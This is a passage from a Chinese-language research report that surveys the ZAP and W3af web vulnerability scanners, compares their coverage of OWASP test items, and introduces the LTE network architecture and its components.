


圖 4- 16 Burp Suite 擴充插件功能

資料來源：Burp Suite 及本團隊整理

4. ZAP

OWASP 組織也提供了一套檢測工具，名為 OWASP Zed Attack Proxy Project(ZAP)[71]，同樣能提供全方位的檢測。ZAP 是一套即使沒有任何滲透測試經驗的使用者也可以輕鬆使用的檢測工具，不但可供專業的網路管理者使用，也相當適合初學者使用。此軟體不但開源、免費、易於安裝使用，而且支援多個平臺，也能與其他工具一同使用。ZAP 提供了自動化的漏洞偵測服務，並且會在檢測完成後回饋使用者一份報告，讓使用者能夠針對漏洞做修補。以下將簡單示範使用 ZAP 的方法：

ZAP 為一套以 JAVA 實作的程式，因此在安裝時需先行安裝 JAVA。運行後畫面如下圖 4- 17：




圖 4- 17 ZAP 使用者介面

資料來源：ZAP 及本團隊整理

[71] OWASP, “OWASP Zed Attack Proxy Project”. [Online]. Available: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. [Accessed: 2016/2/14].

使用者可以在 URL to attack 欄位中填入欲測試的網址送出後(如圖 4- 18)，ZAP 便會自動開始對各種弱點進行攻擊測試。測試完後，ZAP 會在左下角列出可能存在的風險，並且以顏色做分級(如圖 4- 19)，點進去也可以看到關於此項弱點的介紹(如圖 4- 20 及圖 4- 21)，方便開發者對此漏洞進行修復。




圖 4- 18 ZAP 測試網址欄位

資料來源：ZAP 及本團隊整理

Processed	方法	URI
	GET	http://140.113.194.85:81/
	GET	http://140.113.194.85:81/submissions
	GET	http://140.113.194.85:81/rank
	GET	http://140.113.194.85:81/users/sign_up
	GET	http://ctf.ddaa.tw/
	GET	http://140.113.194.85:81/assets/application.css
	GET	http://140.113.194.85:81/assets/application.js
	GET	http://140.113.194.85:81/material
	GET	https://bamboofox.torchpad.com/
	POST	http://140.113.194.85:81/users/sign_in
	GET	https://bamboofox.herokuapp.com/
	GET	https://bamboofox.slack.com/
	GET	https://github.com/twbs/bootstrap/blob/master/LICENSE)
	GET	https://github.com/h5bp/html5-boilerplate/blob/master/src/css/main.css
	POST	http://140.113.194.85:81/users

圖 4- 19 ZAP 測試紀錄

資料來源：ZAP 及本團隊整理




圖 4- 20 ZAP 測試結果報告

資料來源：ZAP 及本團隊整理




圖 4- 21 ZAP 測試結果漏洞分析

資料來源：ZAP 及本團隊整理

5. W3af

W3af 同樣是一套開源的檢測軟體，並且也是相當全方位的一套軟體，此軟體至少可以辨別出至少 200 種以上的弱點，舉凡常見的 Cross-Site Scripting、SQL Injection 都有包含在其檢測範圍內，可以大幅度的降低網路應用弱點暴露的風險。W3af 也是相當的容易上手的一套軟體，藉由開發者所設計的圖性化介面（如圖 4- 22），使用者只需要在 5 個動作以內就可以達到基本的檢測，假使想要更深入更完整的檢測，也有完整且詳細的文件可供參考。同時，W3af 也是不斷在進行更新的一套檢測軟體，即使有新型的漏洞被發掘，也可能可以利用 W3af 來做檢測。

W3af 掃描進行方式大致可分為三個階段：

(1) 第一階段：discovery plugins 會找尋新的 URLs、表單和網站中的注入點。

(2) 第二階段：audit plugins 針對第一階段找到的注入點輸入特殊的資料來找尋是否有弱點，例如 SQL 注入和 XSS 等弱點。

(3) 第三階段：attack plugins 針對第二階段找到的弱點傳回對使用者有用的資訊，例如 remote shell、SQL table dump 等。

除了上述提到的三個主要的插件外，w3af 已有超過 130 個插件，這些插件可分為以下幾種類型：

(1) Discovery：找尋網頁中的注入點。

(2) Audit：由 discovery plugins 產生的結果找尋網站弱點。

(3) Grep：搜尋網頁所有內容找尋其他插件需求的弱點。

(4) Exploit：由 audit plugins 產生的結果傳回對使用者有用的資訊。

(5) Output：根據掃描結果產生文字或是 html 的檔案，供使用者做進一步的分析。

(6) Mangle：可利用正規表示式更改請求和回應。

(7) Bruteforce：作暴力登入。

(8) Evasion：可迴避簡單的偵測入侵規則。

以下為 w3af 的使用範例介紹，圖 4- 22 為使用者介面之畫面：




圖 4- 22 W3af 使用者介面

資料來源：W3af 及本團隊整理

使用者可以在掃描時勾選所需要的檢測項目(如圖 4- 23)：




圖 4- 23 W3af 檢測項目

資料來源：W3af 及本團隊整理

選擇完後即可開始掃描，會在 Log 欄位顯示掃描的過程(圖 4- 24)。




圖 4- 24 W3af 掃描過程

資料來源：W3af 及本團隊整理

掃描完成後可以查看結果，報告中將會列出所發現的弱點以及數量如圖 4- 25。




圖 4- 25 W3af 掃描報告

資料來源：W3af 及本團隊整理

在網路安全檢測的部分，目前最完整的檢測標準為 OWASP 組織所提供的，在檢測時大多採用 ZAP 和 W3af 這兩套開源軟體做檢測，而這兩套軟體所能達到的檢測項目也不盡相同，因此在表 4- 10 將針對 OWASP 的檢測項目來對這兩套系統做比較。

表 4- 10 ZAP 及 W3af 檢測項目對照表

No.	Test Name	ZAP	W3af	Other / Tools
4.2	**信息收集**			
4.2.2	識別 Web 伺服器	v	v	httprint
	了解正在運行的伺服器類型和版本能讓測試者更好去測試已知漏洞			
4.2.3	檢查 web 伺服器檔案資訊洩漏	v	v	robots.txt
	檢查 robots.txt 中可能被網路蜘蛛、機器人所搜尋到的文件是否有資訊洩漏的問題			
4.2.6	識別應用程式入口點	v	v	Webscarab
	為了找尋可能的弱點範圍，檢查網頁的 POST 和 GET，並將各參數記錄下來，以便後面測試使用。			
4.2.7	找尋應用程式執行路徑	v	v	
	找出應用程式執行路徑與檔案，可利用網路蜘蛛、機器人來找尋。			
4.3	**配置與部署管理測試**			
4.3.4	檢查備份檔案和未引用檔案造成的敏感訊息洩漏	v	v	
	檢查備份檔案是否刪除，或是編輯器臨時文件等，檢查是否洩漏敏感資訊。			
4.3.8	檢查 RIA 跨網域規則	v	v	
	檢查跨網域請求，若設置不恰當可能導致有跨網域偽造請求的強況發生。			
4.5	**驗證測試**			
4.5.1	測試傳輸訊息經由加密管道	v		Webscarab
	為避免遭受攔截訊息，需檢查內容是否有做加密，如:經由 SSL/TLS 管道。			
4.5.4	驗證繞過測試	v		
	測試是否能繞過驗證，取得權限以外之頁面。			
4.5.6	瀏覽器暫存弱點測試	v		
	測試暫存紀錄是否包含敏感資訊。			
4.6	**授權測試**			
4.6.1	測試跨目錄存取弱點	v	v	

No.	Test Name	ZAP	W3af	Other / Tools
	測試網頁請求，是否可能經由"../"存取其他目錄下檔案與資訊。			
4.6.2	授權繞過測試	v		WebScarab
	驗證網頁各種角色與其權限管理，檢查是否可能繞過授權。			
4.6.3	提權測試	v		
	檢查是否可能修改角色達成提權動作。			
4.7	**Session 管理測試**			
4.7.2	Cookies 屬性檢測	v	v	
	檢查 cookie 屬性與內容，是否可能受到 cookie 劫持。			
4.7.5	跨網頁偽造請求		v	WebScarab
	測試是否檢查跨網頁之請求。			
4.8	**輸入驗證檢查**			
4.8.1	測試跨網頁腳本攻擊(XSS)	v	v	
	測試是否能注入腳本，導致瀏覽器執行。嚴重可能造成 Cookie 竊取。			
4.8.5	測試 SQL 隱碼注入攻擊	v	v	ZAP(basic+fuzzer)
	測試是否有 SQL 隱碼注入攻擊，嚴重可能導致洩漏資料庫內容。			
4.8.6	LDAP 注入測試		v	LDAP Browser
	測試 LDAP(輕型目錄訪問協議)是否可能透過注入取得其他資訊。			
4.8.9	SSI 注入測試		v	WebScarab
	檢查 Server Side Include 注入問題			
4.8.10	XPath 注入測試		v	
	檢查 XPath 注入問題，與 SQL 隱碼注入攻擊相似。			
4.8.11	IMAP/SMTP 注入測試		v	
	檢查郵件系統是否有注入問題。			
4.8.12	程式碼注入測試	v		
	測試是否能注入程式碼，如 PHP、ASP 程式碼，以及遠端、本地端文件包含問題。			
4.8.13	執行指令注入測試	v	v	WebScarab
	測試是否能注入指令，造成指令執行。			
4.8.14	緩衝區溢位測試	v	v	

No.	Test Name	ZAP	W3af	Other / Tools
	測試緩衝區是否大小過小或沒有檢查範圍，而有溢位問題			
4.8.16	HTTP 分割/偽造	v	v	
	檢查是否能利用特殊字元分割 HTTP。			
4.9	**錯誤處理測試**			
4.9.1	錯誤代碼分析	v		
	檢查錯誤代碼是否洩漏資訊，如 404,403 等訊息洩漏、SQL 錯誤。			
4.12	**用戶端測試**			
4.12.3	HTML 注入測試		v	
	用戶可以控制輸入點，並且向有漏洞的網頁注入任意 HTML 代碼的漏洞			
4.12.7	跨網域資源分享	v	v	
	檢查是否有做好存取控制。			
4.12.10	WebSockets 測試	v	v	
	檢查 websocket 是否有驗證、授權、訊息消毒等。			

資料來源： 本團隊整理

第4.2節　系統元件資安技術研究

以行動寬頻網路系統為基礎之整體性資安技術研究，研究範疇包含用戶端(UE)、基站(eNodeB、Small cell 等)、核心網路(EPC)等元件之資安技術研究。在本節中，將先介紹現有 LTE 內部的架構，以及各元件的功能。LTE 網路架構中，最主要的工作系統包括用戶端設備(UE)、基站(eNodeB)及 EPC 核心系統，這些網路設備的數量勢必隨著未來網路的發展趨勢逐漸攀升。針對網路中各系統元件(如使用者設備、基站、核心網路)進行安全分析，透過現有的國內外最新穎的研究成果，來實際地了解現有基站相關的安全議題。在深入瞭解行動寬頻系統元件資安技術前，先將行動寬頻網路常用之英文縮寫及全名整理如下表 4- 11。

表 4- 11 行動寬頻常用縮寫及代號對照

英文縮寫	英文全名
AES	Advanced Encryption Standard
AKA	Authentication and Key Agreement
AS	Access Stratum
ASME	Access Security Management Entity
AuC	Authentication Center
AUTN	Authentication Token
AV	Authentication Vector
CK	Cipher Key
DRB	Data Radio Bearer
EEA	EPS Encryption Key
EIA	EPS Integrity Key
eNB/eNodeB	Evolved Node B
EPS	Evolved Packet System
E-UTRAN	Evolved Universal Terrestrial Radio Access Network
HSS	Home Subscriber Server
IK	Integrity Key

英文縮寫	英文全名
IMSI	International Mobile Subscriber Identity
KDF	Key Derivation Function
KSI	Key Set Identifier
LTE	Long Term Evolution
MAC	Message Authentication Code
MAC-I	Message Authentication Code for Integrity
MCC	Mobile Country Code
ME	Mobile Equipment
MME	Mobility Management Entity
MNC	Mobile Network Code
NAS	Non Access Stratum
NAS-MAC	Message Authentication Code for NAS for Integrity
NCC	Next Hop Chaining Counter
NH	Next Hop
PDCP	Packet Data Convergence Protocol
PLMN	Public Land Mobile Network
RAND	RANDom number
RES	Response
RRC	Radio Resource Control
SN ID	Serving Network IDentity
SQN	Sequence Number
UE	User Equipment
UP	User Plane
USIM	Universal Subscriber Identity Module
XRES	Expected Response
ZUC	Zu Chongzhi

資料來源： 本團隊整理

一、行動寬頻架構與元件介紹

伴隨著網際網路全球普及化與無線通訊科技蓬勃發展，無線通訊因應科技革新而結合多媒體創造出多元化應用服務，諸如網頁瀏覽服務、互動影音服務及語音通訊服務等，用以滿足人類於行動裝置上對於數據、運算與多媒體服務的不同需求。有鑑於解決行動裝置應用需求量增加及多媒體服務應用多樣性，LTE (Long Term Evolution，長期演進)技術已被 3GPP 組織指定為新一代行動寬頻通訊系統之標準技術。

LTE 完全修改了 3G UMTS 網路及協議的架構，使用比較簡潔、封包為主的網路，藉此希望能達到高的傳輸速率及減少封包的延遲，LTE 架構如圖 4- 26，主要分為無線部分 E-UTRAN 與核心網路部分 EPC(Evolved Packet Core)，在訊息傳輸方面分離了 Control-plane 與 User-plane，用以區分網路控制封包及用戶實際傳輸的資料封包。

Control-plane 傳輸路徑為 UE↔ eNodeB ↔MME，而 User-plane 傳輸路徑為 UE↔eNodeB(Evolved Node B)↔SGW(Serving Gateway)↔PGW(Packet Data Network Gateway)。此作法可有效的管理系統，並可個別的進行設計與改良，架設系統時也具更加靈活的部署方式。




圖 4- 26 LTE 架構

資料來源：本團隊整理

（一）使用者裝置 User Equipment (UE)

在行動寬頻中，一般使用者持有的手機稱之為使用者裝置。在使用者裝置中會有一張電信業者所發行的 SIM 卡，SIM 全名又稱之用戶識別模組(Subscriber Identity Module)，需要把 SIM 卡安裝在手機內部裡面，才能取得電信服務，SIM 卡是電信業者用來認證使用者的方式，裡面大多放置用戶與電信業者之間共享的金鑰，利用這把金鑰用來證明使用者的身份以及保護通訊的訊息。隨著時代的演進，現有的 SIM 卡大多放在功能比較多的智慧型晶片卡(Universal Integrated circuit card, UICC)，在安裝 USIM(Universal Subscriber Identity Module)來模擬傳統 SIM 卡的功能，定義在[TS31.102]。

UE 的架構如圖 4- 27，主要分作 UICC 和 UE，而 UICC 與 UE 間需要透過特定的通訊協定來交換資料。其中 UICC 保存著永久金鑰 K，相同的金鑰也存放在電信網路服務商中的 HSS 裡。在這個架構中，UICC 並不信任 UE，所以永久金鑰 K 並不會外流到 UICC 以外的區域，金鑰 K 的運算全部都靠著 USIM 的功能來實作。在 3GPP 中，UICC 的保護是十分重要的，所以有特別的文件來規範 UICC 實作的安全需求。而 UE 當然可以透過無線通訊來跟基站溝通，其實做無線通訊的模組可以稱之為 Mobile Equipment(ME)。所以，在嚴格的定義之中，UE 並不等於 ME，但是大多數可以互相通用。




圖 4- 27 行動寬頻中使用者裝置 UE 的架構

資料來源：本團隊整理

（二）演進的通用無線存取網路（Evolved Universal Terrestrial Radio Access Network，E-UTRAN）

E-UTRAN 的部分，包含了基站（Evolved Node B，eNodeB），UE 及 eNodeB 之間透過無線介面 LTE-Uu 通訊，定義在[TS36.300]。如圖 4- 28 所示 ，實際上 LTE-Uu 有許多種通訊協定堆疊（Protocol Stack），按照功能區分可略分為三層。

第一層是實體層，也就是最下面的 PHY，用來傳遞無線電波訊號。其中可討論的技術在於如何承載訊號波段，分工技術例如 Time Division Duplex（TDD）、Frequency Division Duplex（FDD），或是 LTE 採用的 Orthogonal Frequency Division Multiple Access（OFDMA），還有傳輸技術（Multi-input Multi-output，MIMO）等。

第二層是相對應於現有網路的媒體控制層（Media Access Control，MAC）。這一層主要的功能是將實體層傳輸的電波轉換成數位訊號，其中有包含多種技術，除了舊有的 MAC 層，行動寬頻網路還多增加了 RLC 和 PDCP 兩層。RLC 全名稱做無線連接控制（Radio Link Control），主要是包含了傳輸的可靠性，用來判斷是否要重送訊息，定義在[TS36.322]裡。而 PDCP 全名是 Packet Data Convergence Protocol，用來做更高層級的傳輸保護，可以加密資料或是做檔頭的壓縮，詳細情形在[TS36.323]。

